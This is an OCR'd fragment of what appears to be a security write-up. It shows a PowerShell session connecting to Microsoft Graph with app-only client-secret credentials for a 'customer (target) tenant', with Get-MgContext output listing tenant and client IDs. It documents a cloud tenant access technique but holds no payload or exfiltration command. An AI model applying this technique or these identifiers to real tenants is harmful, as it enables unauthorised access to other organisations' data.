


Connecting to Microsoft Graph with the customer (target) tenant ID and credentials



Windows PowerShell
Connected via apponly access using 01cb2876-7ebd-4aa4-9cc9-d28bd4d359a9
Readme: https://aka.ms/graph/sdk/powershell
SDK Docs: https://aka.ms/graph/sdk/powershell/docs
API Docs: https://aka.ms/graph/docs
NOTE: You can use the -NoWelcome parameter to suppress this message.
PS C:\temp> Get-MgContext
ClientId : 01cb2876-7ebd-4aa4-9cc9-d28bd4d359a9
TenantId : a8c79a2a-f998-4913-96d2-f45694b77be1
Scopes :
AuthType : AppOnly
TokenCredentialType : ClientSecret
CertificateThumbprint :
CertificateSubjectName :
Account :
AppName : Device Registration Service
ContextScope : Process
Certificate :
PSHostVersion : 5.1.22621.2506
ManagedIdentityId :
ClientSecret : System.Security.SecureString
Environment : Global
PS C:\temp>




Gathering our Microsoft Graph session details

